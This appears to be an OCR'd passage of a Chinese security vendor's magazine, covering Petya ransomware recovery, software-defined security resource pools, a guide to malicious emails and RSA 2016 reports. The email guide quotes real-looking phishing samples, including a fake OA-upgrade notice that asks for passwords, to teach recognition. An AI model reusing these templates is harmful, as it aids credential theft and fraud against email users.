
1) 绿盟科技获取 PetyaRansomware 系统恢复光盘。

2) 从光驱启动或者制作成 U 盘启动。




3) 记录下程序提示的 Key，并重启主机，从原始硬盘启动，在提示界面输入之前记录的 Key。

4) 输入后系统开始进行解密。



5) 解密完成后提示重新启动系统。

6) 重启后可以正常进入系统。



Petya Ransomware 解决办法

针对个人用户

1) 安装杀毒软件并更新到最新

2) 运行绿盟科技 PetyaRansomware 系统恢复软件

针对企业用户

1) 安装终端安全软件，并更新到最新

2) 绿盟科技 TAC+IPS+NGFW 联合解决方案

3) 绿盟科技安全邮件网关

4) 绿盟科技 PetyaRansomware 系统恢复软件

Security Fabric：软件定义的弹性安全云


■ 江国龙

软件定义安全的架构可成为对抗日益频繁安全事件的利器，但在云计算环境中存在诸多落地困难的问题，基于安全资源池的安全云方案可较好地解决软件定义的云安全解决方案在云计算中心部署的问题，并能提供弹性、按需和敏捷的安全服务。

软件定义：下一代的安全防护体系

随着近年来网络欺诈、恶意勒索、高级威胁、拒绝服务等越来越多的安全事件出现在我们的面前，大家纷纷意识到信息安全的本质是人与人的对抗，利益与利益的冲突。中国的黑产市场已达千亿规模，从业人员已超 150 万，而国内信息安全市场大约为 200 亿人民币左右，单个大型的信息安全公司的人数不过千余人，要覆盖的大客户却达万家。可见与黑产交锋，非协同不能与之对抗，结合各家的威胁情报知识库和专家调查机制，才能及时发现并阻止高级威胁；非软件定义无以实现运营规模化，借助百万规模的客户侧感知器获得无死角的实时安全状态，转换为云端的态势情报，进而利用自动化的安全运营基础设施，实现快速安全策略推送，完成自适应安全中的终极“预测”一环。

自从 Gartner 提出了软件定义安全，这个概念已被越来越多的安全从业者所接受。与 SDN 类似，将控制逻辑与数据处理分离，提供高效的防护、检测、响应和预警机制。绿盟科技也在一年前开始了软件定义安全 SDS 的产品化之路，图 1 就是去年发布智慧安全 2.0 时的软件定义安全架构全景图。



在安全控制平台侧，ESPC V7 在设计伊始就贯彻了分布式、自动化等理念，形成安全控制平台的产品，结合 BSA，可实现安全控制和数据分析的综合性平台；在安全设备侧，RSAS、NF、WAF、IPS、ADS 等产品也提供了一系列 RESTful 的应用接口，可执行自动配置、安全策略下发和日志报表上传等功能；在安全应用侧，也开发了如下一代威胁防护平台 NTGP、态势感知，以及与云杉合作开发的 Web 安全防护等应用。

图 1 绿盟科技软件定义安全体系

云安全的银弹?

我们曾提到，产品从应用、控制和数据三个层面共同实现软件定义的安全防护体系，可与实际部署的 IT 环境松耦合，以较小的定制成本完成集成。目前绿盟科技完成了图中众多云平台和 SDN 网络的对接。

借助 SDN 和服务链的先进技术，我们可以实现对任意方向的流量进行按需的防护，如图 2 中，在入侵防护和 Web 安全防护的应用中，通过 SDN 控制器的流量调度，可将物理节点内部的虚拟机 VM1 的流量经过虚拟的 IPS 和虚拟 WAF，处理之后再发送到 VM2。




图 2 使用服务链和 SDN 技术可实现对虚拟机的按需防护

一切看起来很美好，是不是这个架构会成为云安全防护的银弹，一举解决云平台内部流量不可见、防护不可控的难题呢？就目前我们的实践中来看，SDS 虽然解决了安全体系中控制与数据平面的解耦，以及安全体系控制平面与云平台的计算、存储控制的解耦合，但是不能解决安全体系中数据平面与云平台数据平面的解耦合，也不能解决安全控制平面与云平台网络控制的解耦合。

之所以说不能解决安全体系中数据平面与云平台数据平面的解耦合，是因为如果利用云平台的应用接口管理安全设备生命周期，就势必要让虚拟化的安全设备适配不同的云平台 Hypervisor，如主流的 ESXi、KVM 和 Xen，以及基于以上并经过各种厂商定制化的 Hypervisor，包括驱动适配、应用接口开发、虚拟机各项配置等，其中定制开发的成本是非常昂贵的。

例如，VMWare 有使用虚拟交换机的原生模式，也有使用 NSX 的 SDN 方案，Openstack 就更多了，传统一些的 CSP（Cloud Service Provider，云服务商）使用网络虚拟化组件 Neutron 的方案，激进一些的 CSP 使用 DragonFlow、OpenDove 等与 Neutron 集成的 SDN 方案，还有一些厂商自成一体，集成自家的网络虚拟化和 SDN 的方案，使得安全厂商要花大量的精力制定和实施相应的适配方案。

这两个问题造成的结果就是，安全厂商往往缺乏一种统一的部署模式，而是需要一家一家地去谈集成方案，做定制需求，经过一定开发周期后进行测试，边际成本非常高。

安全资源池

云计算的本质是将各种计算、存储和网络变成了一个个资源池，并对外提供相应的能力，所以用户并不关心阿里云上的虚拟机到底在哪个物理位置。那么我们同样可以借鉴这样的思想，在云计算中心部署一个标准的专有安全区域，在这个区域内，我们可以创建虚拟的安全设备，也可以利用现有的硬件安全设备，在这些设备的基础之上，构建一个个具有不同能力的安全资源池。

那么我们的安全控制平台，就可以利用这些池化的能力，提供诸如入侵防护、访问控制、Web 防护等安全功能。




图 3 各种形态的设备组成安全资源池

当然，安全控制平台要利用好这些资源，自身也应具备很多分布式、弹性的机制，如高可用、失效恢复、负载均衡和可扩展性等。同时安全控制平台可以在安全区域内部，利用 SDN 和 NFV 技术实现服务链功能，完成多种复合的安全功能。

例如我们可以在数据中心的入口，部署一个由若干物理安全节点组成的安全资源池，处理南北向流量，如图 4 所示。流量一到数据中心就进入了资源池的入口，进而可以对这些从外向内流量进行如抗拒绝服务攻击、访问控制和 Web 防护等处理。




图 4 数据中心南北向的安全资源池部署




图 5 数据中心内部东西向的安全资源池部署

同样的，可以在数据中心内部通过安全资源池的方式实现东西向流量的安全防护，如在每个机架上放置一到两个物理安全节点，那么该机架中的虚拟机流量可以进入安全节点，进行处置后再被发送到目的地。

当然，为了平衡投资和效率，需要考虑某机架上的安全节点过载时，是将流量牵引到其他机架的安全节点，还是在该机架上事先部署更多的安全节点，或是限制安全防护能力，这是资源池管理平台需要考虑的问题。

不过通过设计恰当的池化系统，是可以保证资源池既能处理南北向流量，也能处理东西向的内部流量，实现对云计算系统的全方位防护。

结论

安全资源池解决了软件定义安全架构落地的最后一环：部署问题。借助池化技术，用户可以不关心安全设备如何配置，之前大量的网络拓扑规划、设备部署配置和系统联调，都可以得到极大地简化。

当然文中的一些设计，例如利用 NFV 和 SDN 技术，是当前的方法，在今后还可能会使用其他技术，例如容器、线程池等，实现更高的性能。

恶意邮件不完全分类及防范指南

■ 周博

邮件是我们日常工作中进行交流、获取工作信息或文件的最重要通道，由于凡是知道你邮箱的人都可以给你发邮件，因此这个通道很早就被不良企图者盯上，用于实施一些恶意行为。邮件是社工或 APT 的重要入口或着手点，这也已经成为网络安全行业的共识。那么，我们日常可能会接触到哪些恶意邮件，如何防范呢？这里总结了一些常见的恶意邮件类型以及一些极其简单实用的建议，给大家日常参考。

从发件人角度来看，恶意邮件一般有两种，伪造身份邮件和陌生人邮件。

伪造身份邮件一般是从发件人名称、邮箱地址、正文和签名这些方面伪造成你熟悉的角色，比如领导、IT 管理员、某银行等，不明真相的群众一看这些发件人就蒙圈，智商猛降 50%，生怕出什么事，立即按照邮件指示进行操作，然后回头冷静时一想才发现中招了。这类邮件里其实正文写的什么，写的像不像真的无关紧要，主要靠冒充发件人行骗。由于邮件服务器传送邮件的原理限制，你的邮件服务器接收到其他邮件服务器传过来的邮件时，如果不做特殊配置，就无法验证邮件中写的发件人邮箱是真是假，伪造者可以随意编写发件人邮箱地址。发件人名称更是可以随意编造了。

另一类陌生人邮件可能就有难度，因为大家看到陌生人的邮件本来就警惕性很高，会认真谨慎操作，这类邮件就必须编造非常有吸引力，让人眼睛一亮的内容来诱使你按指示操作，比如我捡到你手机了，这是你的发票，这儿有你的照片等等。

从恶意行为的角度来看，恶意邮件可以分为如下四种：

- 骗回复敏感信息
- 骗打开钓鱼页面链接
- 骗点挂马页面链接
- 骗打开带毒附件

我们一一来看：


骗回复敏感信息

我们的同事经常收到类似的邮件后然后转给我。这种邮件就是在发件人名称、语气、正文和签名处伪造身份，冒充公司领导、IT 部门或一些政府、银行等机构，直接索要通讯录、密码、转账等，从性质上来说跟钓鱼有点类似，但由于索要信息更直接，缺少伪造页面，就更容易被识别。

发件人： 沈总
发送时间： 2016-04-12 15:04:58
收件人： wuliping
抄送：
主题： 北京神州绿盟信息安全科技股份有限公司
为方便联系各部门,请发一份公司职员联系表格给我。谢谢!

Best Regards

北京神州绿盟信息安全科技股份有限公司 沈继业



发件人: 邮箱升级 [mailto:kenta520@21cn.com]
发送时间: 2015年1月22日 18:30
收件人: XXX@nsfocus.com
主题: OA系统升级通知

各位领导及同事：

公司办公自动化（OA）系统自运行以来，已不断优化完善。为提高办公效率，实现无纸化办公，公司将全面推进办公自动化（OA）系统的使用，

公司企业邮箱系统计划于即日起开始进行迁移升级，在此之前，请您务必配合做好以下工作：

在收到邮件的第一时间。将下列信息填写完毕回复到：【mailkefu@foxmail.com】
姓名：[必填]
职位：[必填]
编号：[必填]
邮箱：[必填]
密码:[必填]
原始密码：[必填]
登录地址：[必填]
手机：[必填]

备注：为保证顺利测试升级，请在接到结束通知前，不要更改邮箱密码。谢谢配合！迁移升级完毕后web邮箱网址不变,将web邮箱页面上所有个人文件夹内容、个人联系人地址、网盘内容下载或备份到本地电脑（此项没有内容可忽略）

骗打开钓鱼页面链接

这是同事转给我的邮件截图，第一张图片是邮件正文里的内容，第二张是点击“请点这里进行升级”后弹出的页面。这就是一个典型的网络钓鱼邮件。

钓鱼邮件有如下特点：

A 诱惑性强：

要使受害者收到邮件后动动鼠标打开钓鱼页面，邮件内容必须有很强的诱惑性，迫使你对这个页面里的内容非常感兴趣，或者必须打开否则会有损失。

B 仿冒页面：

顾名思义，钓鱼首先要有鱼饵，鱼饵后面藏着鱼钩。鱼饵一定要香，要诱人。钓鱼页面就要做得像真正网站页面一样，才会有人相信。钓鱼者肯定是先研究了真正网站的登录页面，然后做出一个一模一样的页面，诱使他人输入用户名和密码，登陆后就传入钓鱼者的数据库。但是，页面的域名是很难作假的，除非你的 DNS 也被劫持了，但一般邮件钓鱼不会利用 DNS 劫持的方法，这样效率和难度会大大提高，失去了群发钓鱼邮件的意义。所以看清楚登录页面的域名是关键。

C 涉及敏感信息：

就如同电信诈骗最终都会提到钱一样，钓鱼邮件及其衍生的网页肯定也会涉及到敏感信息，如账户密码等。

骗点挂马页面链接

这是网上发的一个真实案例，之前我也发文分析过。一个网友丢了一台 iPhone，直到某一天收了一封 QQ 邮件，几分钟后他的 APPLE ID 被修改了。这封邮件不是钓鱼邮件，也没有输入任何账户密码，唯一的操作就是就打开了一个图片附件，为什么 Apple ID 密码就丢了呢？实际的过程是这样：

1. 点击附件图片链接会跳转到某境外伪造网站，内嵌恶意 js 脚本；
2. 此脚本搜索浏览器 cookie，获取了 QQ 号和 skey；
3. 黑客利用 skey 登陆 QQ 邮箱（即 appleid 的密保邮箱），重置了 appleID 的密码。


这个案例的看点其实在于伪造的附件框。这个 qq 邮箱的附件框其实是发件人截取的真实附件框的一个图片，然后将这个图片加了个超链接，指向挂马网站。真假附件框的辨别方法如下：

主要看邮件主题下面有无附件行以及鼠标移到附

件框上的图标。

骗打开带毒附件

防范邮件附件病毒，这是一个老生常谈的话题了。以往都是直接挂一些伪装成图片的 exe 后缀的恶意可执行文件或者带宏病毒的 office 文档，近年来邮件客户端都对直接挂的这类文件做了限制，office 也默认不执行宏命令，附件病毒得到了一些遏制。不过近年来又有新的招数，上图是这两年流行的一个典型附件病毒：勒索软件。这个病毒从我所收到的样本来看一般都是英文邮件说附件有发票诱使你打开看，附件是个压缩包，里面有伪装 TXT 后缀的 JS 文件。JS 文件也是一类双击后可自己执行任意命令的文件。虽说比以前的 exe、office 文件看起来更高端，但其实是换汤不换药。



那么，我们在日常工作中如何防范恶意邮件呢？一般文章的建议都是让你要“谨慎”，那到底“谨慎”怎么操作呢，还有的教你一堆方法，比如查看邮件头，但有人说我看了也不明白啊。那我们这里从邮件要你做的操作来分类讲述安全建议，这些建议尽量做到简单好用，不动脑子，适合不懂电脑的人士。

当你收到一封邮件，先不管是正常邮件还是恶意邮件，如果：

要你敏感信息

如果领导、IT 管理员、银行等突然给你发邮件问你要敏感信息，以前从来没遇到过，那么你的动作是：

不管，或用电话短信问一下发件人。

要你点击链接

这一类包括点击链接后出现钓鱼页面或者访问了挂马页面。

如果你知道这封邮件的前因后果，你正在等这封邮件，比如你刚问某同事要个淘宝链接，那么这个链接放在这非常合情合理，那就点吧，我说不让你点你肯定也不会听。

如果你觉得这封邮件来的挺突然，第一次知道有这个事，比如邮箱要升级了，比如我捡到你手机了，不管邮件里自己说的多合理多诱人，那你的动作是：

不管，不点，或用电话短信问一下发件人（如果有可能的话）。

要你点击图片

邮件正文中的图片如果有链接的情况（鼠标变小手），那么陌生人发的不要点，熟人发的一般不会在正文图片中加链接（挺麻烦的），加了就有嫌疑，所以也不要点。总之你的动作是：**一概不要点击。**

要你打开附件

如果你知道这封邮件的前因后果，你正在等这封邮件，比如你刚问某同事要个文件，那么这个附件放在这非常合情合理，那就打开吧。

如果你觉得这封邮件来的挺突然，第一次知道有这个事，比如这是不是你的发票，这是不是你的手机，不管邮件里自己说的多合理多诱人，你的动作是：**不管不打开或者用电话短信问一下发件人（如果有可能的话）。**

04 特别关注

- ★ 创新沙盒　软件定义安全 SDS 走向应用
- ★ RSA2016　绿盟君带你看虚拟化改变安全架构
- ★ RSA2016　绿盟君带你看云安全
- ★ RSA2016　绿盟君带你看云业务安全接入代理
- ★ RSA2016　绿盟君带你看情报连接与风险管理

创新沙盒　软件定义安全 SDS 走向应用

■　刘文懋

自从著名咨询机构 Gartner 在《The Impact of Software-Defined Data Centers on Information Security》一文中提出软件定义安全（Software Defined Security，SDS）的概念后，软件定义与安全的结合已成为业界的前沿发展热点。背后的原因很直观：软件定义安全强调了安全控制平面与数据平面分离，从而在控制平面上可灵活调整应用策略，快速变更安全业务。

SDS 创新沙盒 10 中有 3

各大厂商都开始做相关的研究和研发工作，RSA 大会一直是厂商们展现自己最新工作的舞台。如 Check Point 在 RSA 2014 大会上宣布推出软件定义防护（Software Defined Protection，SDP）革新性安全架构，可在当今日新月异的 IT 和威胁环境中为企业提供虚拟化的边界防护。赛门铁克也在 RSA 2015 提出使用软件定义网络技术对 APT 攻击进行取证的话题也提供了一种安全事件事后快速分析的新思路。

而 RSA 2016 到了第 25 个年头时，我们惊喜地发现更多的公司在展示在软件定义安全的领域的工作，特别是在体现创新的 Innovation Sandbox（创新沙盒）竞赛中，10 家经过专业评审的公司，居然有 3 家与这个话题有关，分别在不同的方面做出了开创性的工作。

Versa Networks

如 Versa Networks 公司，强调在软件定义广域网（SD-WAN）和分支（Branch）网络的环境中，通过虚拟化网络功能（VNF）技术，将各种各样异构的网络功能编程通用的组件，可快速在相应的网络中部署，大大减少了企业部署相应业务的开销，提高了整个过程的敏捷程度。


Versa Networks: Network and security functions in software

Skyport Systems


Skyport Systems 公司同样也是为企业提供高效的安全计算基础设施，但按照传统建立边界思维，攻击者在进入系统内部后就容易进一步攻击内部其他重要资源。该公司的逻辑是，所有的资源都是零信任，这样即便内部某资源被攻破，那么从该点作为跳板进一步攻击也是困难的。那么这里就涉及到软件定义的访问控制，例如如何做到“零信任”条件下各处的访问控制策略快速调整。该公司在 B 轮融资中获得 3000 万美元。

Phantom Cyber

再如 Phantom Cyber 公司认为在大量出现攻击的场景下，花费大量的人力去发现解决问题已不太现实。与前两个公司不同，Phantom Cyber 从应用层入手，构建自动化、可编排的安全应用体系。它支持多种主流的数据分析平台，可利用较为高层的脚本实现安全运维自动化。



Skyport Systems



Phantom Cyber

SDS 敏捷弹性受人追捧

在安全可被软件定义后，新的安全业务可在企业网络中可快速上线，特别是在数据中心中，可实现计算、存储、网络和安全的弹性控制，实现软件定义的数据中心 SDDC。正是因为这些优秀的特性，解决了企业客户长期面临的安全管理和运营“痛点”，软件定义安全自从开始就引起了学术界和工业界极大的关注。

SDS 受 RSA 2016 关注的原因

创新沙盒中 10 个产品中出现了三个能体现 SDS 的产品，笔者认为其背后的原因有几个：

- 其一，作为软件定义安全的支撑技术，如 VNF/NFV、SDN 方案，在国外已经有一些成熟的应用，如 NSX 已经代替 Vsphere 成为 VMWare 成长最快的产品，Cisco 的 ACI 方案也与很多安全厂商有合作；
- 其二，企业的高效安全运营需求，直接催生了安全编排这些应用层面的创新；
- 其三，也是最重要的，出于企业对降低成本的天然需求，软件定义的理念转换为实际产品的动力十足。

RSA 大会的创新沙盒一直是硅谷安全行业的风向标，今年的沙盒竞赛体现了软件定义安全确实不只是一些实验室的原型系统，一些初创企业已经开始将其作为重点，根据企业在安全运营方面出现的存在各种问题，有针对性的提出了自己的解决方案。我们有理由做出判断，软件定义安全恐怕离真正的产品化和商用已经不远了。

企业也在积极行动

当然除了这些初创公司，还有很多公司也在基于自身产品做相关的工作。如在 29 日的 Session 环节，VMWare 的安全产品部门 SVP Tom Corn 就演示了在 NSX 的环境中，如何可按需定义微分段（Micro Segmentation），并对任意 APP 间快速添加加密处理。

厂商展示区域，Catbird 公司的软件定义安全架构通过微分区（Micro-Segmentation）在虚拟环境中划分不同的区域，并通过编排将安全策略下发给多种类型的安全设备，并作用在区域级别或虚拟机级别。这些工作都体现了各家在成熟产品线通过软件定义做了很多延展性的工作。


绿盟科技自 2013 年开始研究 SDN 和软件定义安全，研发了包括软件定义的抗 DDoS、流量异常检测和 Web 安全等原型系统，并在 2015 年发布了软件定义安全的白皮书，探讨在该领域的进展。

RSA2016 绿盟君带你看虚拟化改变安全架构

■ 王秀慧


VMWare 独立包下两个会场，花了半天时间宣传它的网络虚拟化产品 NSX，并从三个方面介绍了虚拟化对安全架构的影响 :Network security，Compute security 和 Data security。

- 针对 Compute security 的主要问题是缺少隔离：检测方面缺少边界上下文 , 防护方面缺少最小权限 , 响应方面缺少响应机制。针对这三个方面提出了对安全隔离进行了强化的三方面建议：启用最小权限 , 提供安全上下文 (包括应用 , 架构及控制 context) 及利用虚拟架构强化安全。
- 针对数据安全 , 对传统加密的主要挑战是数据流的完整性和机密性的保障。通过一个实验演示 NSX 如何进行数据安全防护。现场实验模拟 wireshark 捕获系统针对 DB 进行身份认证的明文信息 , 来获取更改交易数据。NSX UI 提供了酷炫的拖拽设计部署网络数据加密策略 , 达到对网络数据加密的防护效果。




过去，很多用户对应用，数据库，存储设备都进行了虚拟化，但仍旧采用物理方式部署网络。很明显，这种方式造成了网络和服务器之间严重的不匹配。当我们在数据中心里享受着虚拟主机上便捷的管理，灵活的配置，以及高可靠性的时候，过去简洁高效的物理网络却成为了瓶颈。


为了应对这一变化，VMWare 通过 NSX 提供了虚拟化的网络架构，虚拟化了各种网络设备。通过提供与主机虚拟化同步的网络、安全、负载均衡设备虚拟化能力，更好地支持虚拟化技术在用户侧的部署，为用户提供安全、易用、持续演进的全套虚拟化解决方案。



虚拟化产品 NSX 所关注的网络架构，与实体的物理网络架构相比，主要的变化在于针对东西向流量的防护。如果没有东西向流量防护，当黑客进入某个应用之后，可以在很短的时间内，进入处于同一二层网络下的其它主机，从而给整个数据中心带来安全风险。当前，东西向流量的防护主要有两种方式，一种是通过 micro-segment 隔离虚拟主机，逐包检查东西向的流量；另一种是对东西向流量做加密。



在本次会议上，VMWare 演示了在 NSX 界面中，可以使用简单的拖拽方式对两个虚拟主机之间的流量做加密。通过东西向流量加密，可以杜绝针对二层网络的嗅探，防止重放攻击，以及控制针对敏感数据的访问，提升整个网络的安全防护能力。



RSA2016　绿盟君带你看云安全

■　周凯　李国军

美国时间 2 月 29 日，为期 5 天的 RSA Conference 2016（RSA2016）安全大会在美国旧金山盛大开幕，作为安全界的奥斯卡、全球 IT 趋势的风向标，此次 RSA 大会汇集了超过 3 万名观众参会，500 多家全球顶级安全厂商联袂参展。作为连续 9 年 RSA 参展商，绿盟君带你玩转云安全。

第一次参加 RSA 大会的人会有很多感悟，因为很多安全相关的会议，更多的时候是 4A 领域（4A 可以理解为集中统一的帐号管理 Account、授权管理 Authorization、认证管理 Authentication 和安全审计 Audit），不像 RSA 的会议，涉及的安全领域如此之广，如此之全。同时也反映出了信息安全的复杂性和专业性，虽然每个厂商都有自己擅长的领域，但没有那个厂商能够解决所有的安全问题。

云安全发展趋势

从首日的议题内容和本次 RSA conference 的议题设置看，云安全趋势有如下几点：

1、 从**资产角度**看，Cloud 已经成为企业的重要 IT 基础设施，SDN 已经开始商用，但 SDN 的接口标准尚未统一，目前仍是一个群雄争霸，合纵连横的时代。

2、从**威胁角度**看，Cloud 安全威胁呈现“fan-out”展开，并成为重要威胁之一。原因包括：

- 云成为人们能够日常使用的最频繁的 IT 基础设施，例如微信、微薄、办公应用、商用应用等。
- 未来“（云＋网络＋终端）s”是重要的 IT 业务形态，“终端”可以通过“云”互通，“云”通过“终端”互通，边界模糊活着消失，一旦发生恶意代码攻击，就会呈现快速扩散趋势。

